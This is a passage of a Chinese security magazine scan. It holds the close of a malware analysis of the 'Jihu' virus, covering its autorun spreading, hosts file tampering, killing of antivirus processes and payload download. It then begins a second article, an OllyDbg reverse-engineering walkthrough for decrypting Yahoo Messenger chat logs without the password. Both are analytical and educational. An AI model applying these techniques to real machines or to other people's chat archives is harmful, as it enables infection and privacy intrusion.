    004089FB   push   0  ; |ShareMode = 0
    004089FD   push   C0000000   ; |Access =
GENERIC_READ|GENERIC_WRITE
    00408A02   lea    eax, [ebp-218]   ; |
    00408A08   push   eax    ; |FileName
    00408A09   call   [<&KERNEL32.CreateFileA>]    ;
\CreateFileA
    00408A38   jmp    short 00408A94
    00408A3A   push   0  ; /pOverlapped = NULL
    00408A3C   lea    eax, [ebp-10C]   ; |
    00408A42   push   eax    ; |pBytesWritten
    00408A43   push   dword ptr [40DC80]   ;
|nBytesToWrite = 0
    00408A49   push   dword ptr [40DC74]   ; |Buffer
= NULL
    00408A4F   push   dword ptr [ebp-21C]  ; |hFile
    00408A55   call   [<&KERNEL32.WriteFile>]    ; \
WriteFile
```

上面的CreateDirectoryA建立的正是recycle.{645FF040-5081-101B-9F08-00AA002F954E}目录,CreateFileA和WriteFile生成的也正是setup.exe文件,而setup.exe其实也是dbgt.exe的另一个副本。我们再来看看autorun.inf的内容,如图13所示,让移动磁盘自动运行setup.exe,而且就算右键打开,右键资源管理器,通通都得中招。




图13

其他危害

极虎病毒的危害还有很多,这里由于篇幅所限,就简要地再介绍其他的恶意行为。

(1)修改host文件。极虎会修改系统路径下的hosts文件C:\Windows\System32 \drivers\etc\hosts,写入的文件内容为"127.0.0.1 localhost\n\n",解除安全软件对恶意网站的防护。

(2)关闭安全软件进程。用CreateToolhelp32Snapshot、Process32First、Process32Next和API枚举系统进程与线程,关闭安全软件的进程,并阻止安全软件的再次运行。

(3)DNS查询网站探测网速。使用WS2_32.getaddrinfo访问www.baidu.com、www.3-0B6F-415d-B5C7-832F0.com和www.xunlei.com,测试宿主机器网速。

(4)下载恶意程序。使用connect、send等socket原语,直接构建HTTP查询请求。请求的格式为:"GET %s?%s HTTP/1.1",CR,LF,"Connection: Keep-Alive",CR,LF,"Host: %s",CR,LF, "User-Agent: Mozilla/4.0",CR,LF,"Accept-language: cn",CR,LF,CR,LF,格式化串符号的地方由极虎病毒替换。

本文的主角——极虎病毒是一款集合了磁碟机、AV终结者、中华吸血鬼、猫癣下载器为一体的混合病毒。我们单从其实现的功能上来看,基本上是这样的。极虎病毒的个头不大,但其实施的恶意行为确实不少;要做的坏事虽然很多,但干起来却也不急不慢,显得相当有条理可循。极虎的发作和运行并不是串行且单线程的。正如我们在反汇编代码中所看到的,病毒的很多代码都是以新建的线程或者进程的方式来运行的。所以这也是为什么在感染了极虎之后,机器性能受到极大影响的重要原因。

小结

至此,本文对极虎病毒的分析过程就要告一段落了。在牛虎新年的交替之际,极虎的出现无疑为人们又敲响了一次警钟,计算机的安全问题始终不能大意。在我的记忆中,上一年的年关,这一年的年头都会出一两个很厉害的病毒,2007年是熊猫烧香,2008年是磁碟机,2009年


换成了犇牛(所谓牛年的病毒要来四个牛字),而2010年正赶上虎年,又来了这一只极虎。

时至今日,随着安全软件的不断更新,极虎的威力已经大打折扣,然而这并不足以成为我们对安全环境再次充满乐观的转折点。我们仍然希望像极虎这样的恶性病毒不要再次出现。当再次遇到病毒等安全威胁时,我们的安全软件能如猛虎下山,瞬间将病毒木马等杀得个片甲不留。

前置知识:无

关键字:Yahoo、雅虎通、聊天记录

雅虎通聊天记录解密攻防



文/图 幻泉&小鱼

雅虎通是由雅虎(Yahoo!)推出的即时聊天工具,是国际主流即时通信工具之一,由于其雅虎邮箱的安全性也导致很多人用雅虎通这款聊天工具。那么谈到聊天工具就不得不谈其聊天记录的安全,雅虎通的聊天记录功能是比较人性化的,它有三种选项供用户选择,默认为保存所有信息,如图1所示。




图1

而聊天记录只有登录与之对应的用户才能查看,记录内容保存在Yahoo安装目录中的Messenger\Profiles目录下与之对应的用户名下。在用户名下的\Archive\Messages目录中我们还可以看到与之对应的联系人名称,与每一个联系人聊天记录都会记录到当前联系人名称目录下。例如我们当前用户huanquan123@yahoo.com.cn与其联系人bl4ck@live.cn的聊天记录就保存在如下目录中,如图2所示。




图2

由于聊天记录文本内容是加密的,所以如果用户忘记密码那么就无法查看自己之前的聊天记录了。接下来我们就来分析一下雅虎通程序本身读取聊天记录的过程,并利用Delphi实现与之相同的读取过程来实现无密码解密雅虎通聊天记录。

逆向分析

雅虎通本身可以利用自己的聊天记录管理器来管理与多个用户的聊天记录,而由于每个用户的保存聊天记录的文件位置是不同的,那么雅虎通聊天记录管理器选择任意一个用户的时候程序都会去读取与之对应的文件,如图3所示。




图3

那么当我们利用OllyDbg载入程序后直接设置断点读文件就可以把程序断到重要位置了。理论内容就说这么多，操起OllyDbg开始实际测试。打开OllyDbg选择文件→附加，选择YhaooMessenger附加即可载入当前雅虎通进程。这时候就可以对YhaooMessenger进程进行分析，直接设置bp ReadFile断点读文件。然后继续按F9键运行程序，在聊天记录中选择另一位联系人，这时程序会被OllyDbg断下。(这里由于程序是循环对文件进行读，所以会出现断2次)如图4所示。




图4

我们可以看到断下为ReadFile内容，为了先做整体分析，在堆栈窗口中选择0794ED58位置，选择右键菜单中的"反汇编窗口中跟随"即返回到ReadFile函数的调用，如图5、图6所示。




图5




图6

在这里我们可以看到设置指针位置、读文件、关闭文件和上面的打开文件函数。由于OllyDbg自动帮我们当前call的调用位置，那么我们直接断在调用位置然后重新载入单步跟踪即可，如图7所示。




图7

运行到这里大家会发现eax寄存器就是被读取的联系人聊天记录，这样更肯定了我们断下的是正确的位置。

```
004D6E7C  /$ 55          push  ebp
004D6E7D  |. 8BEC        mov   ebp, esp
004D6E7F  |. 81EC 8C080000 sub  esp, 88C
004D6E85  |. A1 48E38500  mov   eax, dword ptr [85E348]
004D6E8A  |. 53          push  ebx
004D6E8B  |. 56          push  esi
004D6E8C  |. 8BF1        mov   esi, ecx
004D6E8E  |. 33DB        xor   ebx, ebx
004D6E90  |. 395E 38     cmp   dword ptr [esi+38], ebx  ；判断esi+38是否为0
004D6E93  |. 8945 FC     mov   dword ptr [ebp-4], eax
004D6E96  |. 75 32       jnz   short 004D6ECA
    ;如果已经打开程序则直接跳转否则打开操作
004D6E98  |. 53          push  ebx; /hTemplateFile => NULL
004D6E99  |. 68 80000000 push  80  ; |Attributes = NORMAL
004D6E9E  |. 6A 03       push  3; |Mode = OPEN_EXISTING
004D6EA0  |. 53          push  ebx; |pSecurity => NULL
004D6EA1  |. 6A 03       push  3  ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
004D6EA3  |. 68 00000080 push  80000000; |Access = GENERIC_READ
004D6EA8  |. FF75 08     push  dword ptr [ebp+8]  ; |FileName
004D6EAB  |. FF15 1C037A00 call dword ptr [<&KERNEL32.CreateFile>; \CreateFileA
004D6EB1  |. 83F8 FF     cmp   eax, -1
004D6EB4  |. 8946 38     mov   dword ptr [esi+38], eax
```

```
004D6EB7  |. 75 07      jnz   short 004D6EC0    ;如果创建成功则跳转
004D6EB9  |. 33C0       xor   eax, eax
004D6EBB  |. E9 33010000  jmp  004D6FF3    ;否则直接跳出
004D6EC0  |> 53         push  ebx    ; /Origin
004D6EC1  |. 53         push  ebx    ; |pOffsetHi
004D6EC2  |. 53         push  ebx;  |OffsetLo
004D6EC3  |. 50         push  eax    ; |hFile
004D6EC4  |. FF15 2C027A00  call  dword ptr [<&KERNEL32.SetFilePoi>; \SetFilePointer
```

这里程序首先判断ESI+38是否为0,所以应该是程序写的调用。然后进行文件判断,如果文件被打开那么直接跳过这里,否则就打开文件,并设置文件指针。

```
004D6ECA  |> \57        push  edi;  保存EDI
004D6ECB  |. 8B3D DC027A00  mov   edi, dword ptr [<&KERNEL32.R>;  kernel32.ReadFile
004D6ED1  |. 53         push  ebx; /pOverlapped
004D6ED2  |. 8D45 08    lea   eax, dword ptr [ebp+8]  ; |
004D6ED5  |. 50         push  eax; |pBytesRead
004D6ED6  |. 6A 04      push  4; |BytesToRead = 4
004D6ED8  |. FF75 0C    push  dword ptr [ebp+C]  ; |Buffer
004D6EDB  |. 895D 08    mov   dword ptr [ebp+8], ebx   ; |
004D6EDE  |. FF76 38    push  dword ptr [esi+38]  ; |hFile
004D6EE1  |. 899D 78F7FFFF  mov  dword ptr [ebp-888], ebx   ; |
004D6EE7  |. 899D 74F7FFFF  mov  dword ptr [ebp-88C], ebx   ; |
004D6EED  |. FFD7       call  edi    ; \ReadFile
004D6EEF  |. 395D 08    cmp   dword ptr [ebp+8], ebx
004D6EF2  |. 75 13      jnz   short 004D6F07;  如果不是0则跳转
004D6EF4  |. FF76 38    push  dword ptr [esi+38]  ; /hObject
004D6EF7  |. FF15 24037A00  call  dword ptr [<&KERNEL32.CloseH>; \CloseHandle
004D6EFD  |. 895E 38    mov   dword ptr [esi+38], ebx
004D6F00  |. 33C0       xor   eax, eax
004D6F02  |. E9 EB000000  jmp   004D6FF2
```

接下来对文件进行读取,先读4个字节,如果不为0则跳转,这里主要判断文件是否为空,如果是则关闭句柄跳出解密,否则就跳转到下方继续工作。

```
004D6F07  |> \53        push  ebx;  这里开始主要内容
004D6F08  |. 8D45 08    lea   eax, dword ptr [ebp+8]
004D6F0B  |. 50         push  eax
004D6F0C  |. 6A 04      push  4  ;  实际读的字节
004D6F0E  |. FF75 10    push  dword ptr [ebp+10]
004D6F11  |. FF76 38    push  dword ptr [esi+38]
004D6F14  |. FFD7       call  edi;  readfile
